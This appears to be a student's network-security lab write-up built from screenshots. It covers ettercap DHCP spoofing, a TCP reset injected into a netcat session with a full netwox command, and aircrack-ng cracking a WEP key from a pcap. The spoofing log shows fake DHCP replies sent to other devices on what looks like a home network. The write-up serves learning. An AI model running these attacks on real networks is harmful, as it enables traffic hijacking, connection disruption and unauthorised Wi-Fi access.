
```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

In this step, I am running ettercap and configuring the DHCP spoofing settings.



```
C:\Users\timothyd>ipconfig /renew

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : hsd1.ca.comcast.net
   IPv6 Address. . . . . . . . . . . : 2601:207:101:3570::837a
   IPv6 Address. . . . . . . . . . . : 2601:207:101:3570:47ca:f7b0:5087:c963
   Temporary IPv6 Address. . . . . . : 2601:207:101:3570:4599:35fe:8910:7e9b
   Link-local IPv6 Address . . . . . : fe80::55d6:3659:9ebf:f6ab%13
   IPv4 Address. . . . . . . . . . . : 10.0.0.220
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::a656:ccff:fe03:2193%13
                                       10.0.0.1
```


After running “ipconfig /renew”, my gateway ip is not changing to the Kali ip.




```
Listening on:
 eth0 -> 08:00:27:37:DF:2F
      10.0.0.91/255.255.255.0
      fe80::a00:27ff:fe37:df2f/64
      2601:207:101:3570:a00:27ff:fe37:df2f/64
      2601:207:101:3570:5d84:c0b8:2058:9a2b/64
      2601:207:101:3570::5ab5/128

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 10.0.0.91
DHCP: [9E:4D:31:5D:1B:C8] DISCOVER
DHCP spoofing: fake OFFER [9E:4D:31:5D:1B:C8] offering 10.0.0.220
DHCP: [10.0.0.91] OFFER : 10.0.0.220 255.255.255.0 GW 10.0.0.91 DNS 10.0.0.91
DHCP: [9E:4D:31:5D:1B:C8] REQUEST 10.0.0.242
DHCP spoofing: fake ACK [9E:4D:31:5D:1B:C8] assigned to 10.0.0.242
DHCP: [9E:4D:31:5D:1B:C8] DISCOVER
DHCP: [9E:4D:31:5D:1B:C8] REQUEST 10.0.0.242
DHCP spoofing: fake ACK [9E:4D:31:5D:1B:C8] assigned to 10.0.0.242
DHCP: [EA:03:E7:82:B6:CD] REQUEST 10.0.0.149
DHCP spoofing: fake ACK [EA:03:E7:82:B6:CD] assigned to 10.0.0.149
DHCP: [10.0.0.91] ACK : 10.0.0.149 255.255.255.0 GW 10.0.0.91 DNS 10.0.0.91
```

Here is what it shows in ettercap. Not sure why the gateway ip on my Windows VM is not changing.

Task 4:


Capturing from Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info


In this step, I am in wireshark in the Loopback:lo interface.



```
┌──(timothyd㉿kali)-[~]
└─$ nc -nvlp 8000
listening on [any] 8000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40040
```

```
┌──(timothyd㉿kali)-[~]
└─$ nc 127.0.0.1 8000
```

In this step, I have 2 terminals open. In the left terminal, I am starting a netcat server and in the right terminal I am establishing a connection to this server.



Capturing from Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source      Destination  Protocol Length Info
   1 0.000000000  127.0.0.1   127.0.0.1    TCP       74 40040 → 8000 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=279427503 TS
   2 0.000014024  127.0.0.1   127.0.0.1    TCP       74 8000 → 40040 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2
   3 0.000026052  127.0.0.1   127.0.0.1    TCP       66 40040 → 8000 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=279427503 TSecr=279427503
```

```
› Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface lo, id 0
› Ethernet II, Src: Xerox_00:00:00 (00:00:00:00:00:00), Dst: Xerox_00:00:00 (00:00:00:00:00:00)
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
⌄ Transmission Control Protocol, Src Port: 40040, Dst Port: 8000, Seq: 1, Ack: 1, Len: 0
    Source Port: 40040
    Destination Port: 8000
    [Stream index: 0]
  › [Conversation completeness: Incomplete, ESTABLISHED (7)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 1216886273
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 1234463461
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
    Window: 512
```


```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45
0010  00 34 4a 50 40 00 40 06  f2 71 7f 00 00 01 7f
0020  00 01 9c 68 1f 40 48 88  36 01 49 94 6a e5 80
0030  02 00 fe 28 00 00 01 01  08 0a 10 a7 b9 af 10
0040  b9 af
```

I am now in wireshark at the last ack packet with its sequence number highlighted.




```
┌──(timothyd㉿kali)-[~]
└─$ sudo netwox 40 -l 127.0.0.1 -m 127.0.0.1 -o 8000 -p 40040 -B -q 121688627
3
[sudo] password for timothyd:
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xAED9=44761__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x0DF5_____________|
|                            source                             |
|___________________________127.0.0.1___________________________|
|                          destination                          |
|___________________________127.0.0.1___________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|__________0x1F40=8000__________|_________0x9C68=40040__________|
|                            seqnum                             |
|_____________________0x48883601=1216886273_____________________|
|                            acknum                             |
|_________________________0x00000000=0__________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0___________|
|           checksum            |            urgptr             |
|_________0x77AC=30636__________|___________0x0000=0____________|
```

In this step, I am running this netwox command to disconnect the connection from the terminal that was writing text to the server. (Picture below of terminal being disconnected)




```
┌──(timothyd㉿kali)-[~]
└─$ nc 127.0.0.1 8000
hi
timothy

┌──(timothyd㉿kali)-[~]
└─$ 
```

Task 5:



```
                                                      Aircrack-ng 1.7

                                      [00:00:00] Tested 1514 keys (got 30566 IVs)

   KB    depth   byte(vote)
    0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376) 00(37120) C3(37120) 36(36864) 3F(36864) 73(36352) 4D(35328) 76(35328) 53(35072) 2D(34816) 3C(34816) 81(34816) F2(34816) AB(34560) D8(34560)
    1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096) 20(35584) B5(35584) 3A(35328) D3(35328) 5E(35072) B4(35072) EF(35072) 35(34816) 97(34816) 08(34560) 0A(34560) 0C(34560) 2C(34560) 72(34560)
    2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864) 38(36608) 2A(36352) 42(36352) A9(36352) EC(36352) 03(36096) D2(35328) 46(35072) 69(35072) 9F(35072) A4(34816) EF(34816) 0B(34560) 7F(34560)
    3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632) 4F(36608) 66(35840) 1B(35584) DE(35584) 10(35328) 7E(35328) 8A(35328) 2E(35072) 6A(35072) EC(35072) 07(34816) 25(34560) 31(34560) 41(34560)
    4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352) 83(36352) F6(36352) 2E(36096) FD(36096) D7(35840) 78(35584) C7(35584) 15(35328) 7D(35328) 7E(35072) 76(34816) 94(34816) C5(34816) 11(34560)

                         KEY FOUND! [ 1F:1F:1F:1F:1F ]
        Decrypted correctly: 100%
```

In this step, I am running the “aircrack-ng” command to crack the encryption of the pcap file.


Wireshark · Preferences

HART_IP
HAZELCAST
HCrt
HDFS
HDFSDATA
HIP
HiQnet
HiSLIP
HL7
HNBAP
HP_ERM
HPFEEDS
HSFZ
HSMS
HSRP
HTTP
HTTP2
IAPP
IAX2
IB
ICAP
ICEP
ICMP
ICP
ICQ
IEC 60870-5-101
IEC 60870-5-103
IEC 60870-5-104
IEEE 802.11

IEEE 802.11 wireless LAN

- ✓ Reassemble fragmented 802.11 datagrams
- ☐ Ignore vendor-specific HT elements
- ✓ Call subdissector for retransmitted 802.11 frames
- ☐ Assume packets have FCS
- ☐ Validate the FCS checksum if possible

Ignore the Protection bit
[✓ No] Yes - without IV Yes - with IV


- ☐ Enable WPA Key MIC Length override

WPA Key MIC Length override 0

- ☐ Treat as S1G
- ✓ Enable decryption

Decryption keys Edit...


In this step, I am in wireshark and have opened the kansascityWEP.pcap file. I am in the 802.11 preferences tab and am making sure that the enable decryption option is checked.


WEP and WPA Decryption Keys

Key type	Key
wep	1F:1F:1F:1F:1F

80211_keys

I am inputting the decrypted key into wireshark.


```
No.   Time      Source               Destination          Protocol Length Info
   1 0.000000                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
   2 0.000001   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
   3 0.000001                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
   4 0.000002   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
   5 0.000513                        3Com_a1:a0:4c (00:0… 802.11     10 Acknowledgement, Flags=........
   6 0.001025   3Com_a1:a0:4c        Broadcast            ARP        86 Who has 172.16.0.240? Tell 172.16.0.1
